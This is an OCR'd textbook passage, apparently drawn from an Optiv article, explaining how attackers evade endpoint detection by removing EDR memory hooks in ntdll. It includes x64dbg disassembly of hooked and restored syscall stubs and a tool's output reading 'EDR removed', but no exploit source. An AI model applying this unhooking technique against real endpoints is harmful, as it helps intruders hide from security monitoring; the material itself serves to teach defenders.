
Bypassing Endpoint Security by Clearing Memory Hooks

Source: *https://www.optiv.com*

Memory hooking is an approach to monitor and change the behavior of an application's execution process. These hooks are placed by an EDR agent to collect information for performing behavior-based analysis. Hooks send information to the EDR agent, which is installed at a high-level privileged kernel, which helps in detecting malicious activities such as remote code execution, lateral movement, and privilege escalation in real time.

For example, if a new process is spawned in the detached state and memory permissions are altered to execute the `WriteProcessMemory` procedure, the EDR system can still see the data and determine whether the running process is malicious or not.


In such cases, attackers often try to bypass the EDR in memory by unhooking the EDR DLLs. For this purpose, attackers need to find the application's DLLs, associated functions, and exported syscalls. Attackers use open-source tools such as x64dbg debugger to identify the hooked syscalls that are stored in the memory during execution.


chrome.exe - PID: 8A8 - Module: ntdll.dll - Thread: 1B14 - x64dbg [Elevated]
File
View
Debug
Trace
Plugins
Favourites
Options
Help
Apr 29 2020
CPU
Graph
Log
Notes
Breakpoints
Script
Symbols
Source
Hooked
Normal

```
00007FFCE44DC360  E9 DB984FEB          jmp [redacted].7FFCCF9D5C40          NtAllocateVirtualMemory
00007FFCE44DC365  0000                 add byte ptr ds:[rax],al
00007FFCE44DC367  00F6                 add dh,dh
00007FFCE44DC369  04 25                add al,25
00007FFCE44DC36B  0803                 or byte ptr ds:[rbx],al
00007FFCE44DC36D  FE                   ???
00007FFCE44DC36E  7F 01                jg ntdll.7FFCE44DC371
00007FFCE44DC370  75 03                jne ntdll.7FFCE44DC375
00007FFCE44DC372  0F05
00007FFCE44DC374  C3                   ret
00007FFCE44DC375  CD 2E                int 2E
00007FFCE44DC377  C3                   ret
00007FFCE44DC378  0F1F8400 00000000
00007FFCE44DC380  E9 BBB74FEB          jmp [redacted].7FFCCF9D7B40          NtQueryInformationProcess
00007FFCE44DC385  0000                 add byte ptr ds:[rax],al
00007FFCE44DC387  00F6                 add dh,dh
00007FFCE44DC389  04 25                add al,25
00007FFCE44DC38B  0803                 or byte ptr ds:[rbx],al
00007FFCE44DC38D  FE                   ???
00007FFCE44DC38E  7F 01                jg ntdll.7FFCE44DC391
00007FFCE44DC390  75 03                jne ntdll.7FFCE44DC395
00007FFCE44DC392  0F05
00007FFCE44DC394  C3                   ret
00007FFCE44DC395  CD 2E                int 2E
00007FFCE44DC397  C3                   ret
00007FFCE44DC398  0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFCE44DC3A0  4C:8BD1              mov r10,rcx                          ZwWaitForMultipleObjects3
00007FFCE44DC3A3  B8 1A000000          mov eax,1A
00007FFCE44DC3A8  F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFCE44DC3B0  75 03                jne ntdll.7FFCE44DC3B5
00007FFCE44DC3B2  0F05                 syscall
00007FFCE44DC3B4  C3                   ret
00007FFCE44DC3B5  CD 2E                int 2E
00007FFCE44DC3B7  C3                   ret
00007FFCE44DC3B8  0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFCE44DC3C0  4C:8BD1              mov r10,rcx                          ZwWriteFileGather
00007FFCE44DC3C3  B8 1B000000          mov eax,1B
00007FFCE44DC3C8  F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFCE44DC3D0  75 03                jne ntdll.7FFCE44DC3D5
00007FFCE44DC3D2  0F05                 syscall
00007FFCE44DC3D4  C3                   ret
00007FFCE44DC3D5  CD 2E                int 2E
00007FFCE44DC3D7  C3                   ret
```

Figure 12.64: Screenshot of x64dbg displaying hooked vs normal syscalls


Attackers then create a payload that can overwrite these hooks in the memory by restoring the exact bytes of data. This can be done by reloading the right location in the memory-containing process that holds the hooks and erasing the EDR hooks. After successfully restoring the syscalls, the EDR's DLL still exists in the disk but does not receive any information from the hooks as the they no longer exist.


C:\Users\Admin\Desktop\refresher.exe
refresher.exe - PID: 1AB4 - Module: ntdll.dll - Thread: 18B4 - x64dbg [Elevated]
File
View
Debug
Trace
Plugins
Favourites
Options
Help
Apr 12 2020
CPU
Graph
Log
Notes
Breakpoints
Memory Map
Call Stack
SEH

```
[DEBUG] [+] Reloading: c:\windows\system32\kernel32.dll
[DEBUG] [+] Reloading: c:\windows\system32\kernelbase.dll
[DEBUG] [+] Reloading: c:\windows\system32\ntdll.dll
[DEBUG] [+] EDR removed
```

```
CD 2E                int 2E
C3                   ret
0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
4C:8BD1              mov r10,rcx                        NtAllocateVirtua
B8 18000000          mov eax,18
F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
75 03                jne ntdll.7FFA9C0DC375
0F05                 syscall
C3                   ret
CD 2E                int 2E
C3                   ret
0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
4C:8BD1              mov r10,rcx                        NtQueryInformati
B8 19000000          mov eax,19
F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
75 03                jne ntdll.7FFA9C0DC395
0F05                 syscall
C3                   ret
CD 2E                int 2E
C3                   ret
0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
4C:8BD1              mov r10,rcx                        ZwWaitForMultipl
B8 1A000000          mov eax,1A
F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1

r10=0
rcx=ntdll.00007FFA9C0DFA04

.text:00007FFA9C0DC360 ntdll.dll:$9C360 #9B760 <NtAllocateVirtualMemory>
```

Figure 12.65: Before reloading: hooks still appear



